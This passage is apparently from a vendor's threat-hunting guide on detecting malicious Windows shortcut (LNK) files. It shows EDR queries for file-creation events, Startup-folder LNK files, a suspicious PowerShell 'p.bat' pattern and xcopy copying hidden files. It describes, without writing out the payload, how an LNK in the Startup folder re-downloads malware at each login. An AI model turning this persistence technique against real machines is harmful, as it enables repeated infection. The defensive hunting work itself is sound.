
- Creation
- Rename / Move
- Deletion

Attack Scenario Example

In our example, we're going to go back and reference the Persistence with Powershell example in the Blue Team section.

This attack is an excellent example of one of the main challenges to investigating LNK attacks. If you were to go strictly off of the process tree information, your remediation efforts might include killing the process ID related to our 'malware' as well as finding and deleting both the image file and 'p.bat'. However, nothing in the process tree or the command lines indicated anything about our LNK file. The next time the user logs in, the LNK file will execute again and because we've built a remediation tolerance in our PowerShell one-liner, a new copy of our 'malware' will be downloaded and the machine will be infected all over again...

If enabled and correctly configured, we can query File Events in the Cybereason platform that are related to both PowerShell and ‘p.bat’




File event instance name matches pattern p.bat Owner process matches word powershell.exe

file access events

Query for File Events related to PowerShell and ‘p.bat’

Here we have the time stamp of the File Creation event for ‘p.bat’. We can use this to correlate other File Creation events that may have happened around the same time that we can add to our investigation.



Showing 1 results ⓘ

Grouped by Element name		Owner proce... ⓘ	First access tim...	Event type
powershell.exe c:\users\ieuser\appdata\local\temp\p.bat 1		powershell.exe	January 5, 2023 a...	Create file x1

January 5, 2023 at 5:33:56 PM GMT-6	Create file	c:\users\ieuser\appdata\local\temp\p.bat

File Creation events for ‘p.bat’

A Note About Baselining
A key consideration is that enabling File Event collection will significantly increase the amount of data sent to the Detection Server. Due to this, File Event collection is disabled by default in the Cybereason platform.

Cybereason recommends reaching out to Support and Customer Success to make sure that your Detection Server has been properly sized based on your environment's performance and retention requirements.

Once properly sized and the feature enabled, we recommend applying this feature to a small test group to baseline the environment and add the necessary exclusions in the sensor policy.


Specific Attributes For Hunting

Explorer as the initiating process

In all of our examples, we see Explorer.exe as the first initiating process whenever the LNK file has been executed. As we've mentioned previously, LNK files are simply pointers for objects such as other files, commands and file shares. The resulting behavior is that we will always see Explorer.exe as the first initiating process.

Going back to our Persistence with Powershell example, another way we can use File Events to investigate LNK file attacks is through the Cybereason platform's built-in capabilities to relate seemingly unrelated data points.

In one of our earlier command lines, we know there's a piece in the PowerShell one-liner with the string "$env:TEMP\p.bat". We also know that explorer.exe was the initial process at the top of the process tree. These two pieces of information allows us to create the following query -




Command line matches pattern *$env:TEMP\p.bat*

processes, which are Children of any process, which are owner processes of file access events

File Events query example

This query is looking for any File Events with a related process (in this case, explorer.exe) that also has a child process with a command line that matches our suspect string mentioned earlier. The results lead us to several files in the startup directory that should be investigated further, one of these being our malicious LNK file.




File path
c:\users\ieuser\appdata\roaming\microsoft\windows\start menu\programs\startup\eula - 2.lnk
c:\users\ieuser\appdata\roaming\microsoft\windows\start menu\programs\startup\eula - copy.lnk
c:\users\ieuser\appdata\roaming\microsoft\windows\start menu\programs\startup\p.bat
c:\users\ieuser\appdata\roaming\microsoft\windows\start menu\programs\startup\eula - copy - copy.lnk

Query results

Noise Reduction in File Creation Events


Running queries for all File Events related to LNK files can be very noisy. In our testing environment alone, we have over 2000 events. Most of these are going to be in the '\appdata\roaming\microsoft\windows\recent\' directory as a common legitimate use for LNK files is through the use of the 'Quick Access' tab in the Windows File Explorer -



newyears.jpg	BackUp (D:)\Majorgeeks\Images
mg_head.png	BackUp (D:)\Majorgeeks\Images
buy her flowers majorgeeks.jpg	This PC\Pictures
slow toy majorgeeks.jpg	This PC\Pictures
opera 2.jpg	This PC\Pictures\MajorGeeks Programs

Recent files through the Quick Access tab

While this is an excellent forensics artifact, it's a bit too noisy for our current use case. Lets filter that directory out for now -




File event instance name matches pattern *.lnk

File path doesn't match pattern *\appdata\roaming\microsoft\windows\recent\*

file access events

Filter out the Windows Recent Files directory

In addition, we can add filters for specific file events. As an example, if we were to focus on only file creation events -



File event instance name matches pattern *.lnk

File path doesn't match pattern *\appdata\roaming\microsoft\windows\recent\*


Event type is Create file

Query to include an additional filter to look for 'Event type is Create File'

This reduces the total number of events in our test environment to 789.

As mentioned previously, the Cybereason platform has the ability to tie non-executable files to an 'owner process'. Just adding this element without a filter reduces our events to just over 600.
We can reduce even more by focusing on filters specific to the process element such as time periods, product categories, or process names. We've already seen an example of tying Explorer.exe to an LNK execution. What about 7-Zip?

We'll add the Owner Process element to our already existing query. We don't need to add any additional filters at this point -



Build a query

All processes, which are owner processes of file access events

Owner Process element added to the existing query

Most of the time the product and process names don't match up and can be difficult to remember, (Ex - process names for 7-Zip in this demonstration is either 7zfm.exe or 7zg.exe). The Cybereason platform collects and stores file metadata such as the 'product name' in the Image File element.

Let's add the Image File element to our query and this time we'll add the filter 'Product Name is 7-Zip' -




Product name is 7-Zip

files, which are image files of any process, which are owner processes of file access events

Adding the Image File element with filter

Going back to the File Event element and running the query shows us several hits of 7-Zip being used for previous tests we've conducted in our environment -



7zfm.exe c:\users\ieuser\appdata\local\temp\7zo00b92745\legit_document.doc.lnk	1		7zfm.exe
7zfm.exe c:\users\ieuser\appdata\local\temp\7zo813a71f3\legit_document.doc.lnk	1		7zfm.exe
7zg.exe c:\users\ieuser\desktop\dll sideload test\test\legit_document.doc.lnk	1		7zg.exe

LNK file creation events related to 7-Zip

Use this example as a launching pad and template for other ways to query File Creation events in your environment.

```
http://<your server address>/#/s/search?queryString=0<-FileAccessEvent"elementDisplayName:$*.lnk,ownerProcess:)explorer.exe,fileEventType:%3DFET_CREATE,path:(*recent*"
```


Other examples could include -

- Filtering for specific 'problem area' directories such as Downloads, Desktop, StartUp, etc and tying those to explorer.exe as the owner process

- Combine File Events with the Owner User element and add filters for specific Active Directory groups (ex - Domain Admins)

XCopy Behavior with Hidden Files


Looking at our Using Shortcuts to Execute Hidden Files example, we see that Xcopy was executed with the '/h' parameter. According to the documentation, this is a required parameter for our attack scenario as Xcopy does not copy hidden files by default -



/h	Copies files with hidden and system file attributes. By default, `xcopy` does not copy hidden or system files

Xcopy documentation from Microsoft

Using this information, we'll start by creating a query that is looking for instances of Xcopy.exe with the parameter '/h' in the command line -



Process name matches word xcopy.exe Command line matches pattern */h*


processes

Xcopy query

In our test environment, this query produced 2 results, both of which are from our attack scenario.

Now, that’s all well and good for a test environment, but how does this stack up in a large production environment? To be blunt, it doesn’t. Using a customer environment as a test, this query returned over 3000 results in just a 24 hour time period.

Looking further into the results from our test environment, we can see that a File Event was recorded when Xcopy created the copy of our ‘malware’ in the %TEMP% directory -



Events


2 file events

xcopy.exe c:\users\ieuser\appdata\local\temp\n0t_malware.e xe

xcopy.exe c:\users\ieuser\a...

Recorded File Events from Xcopy

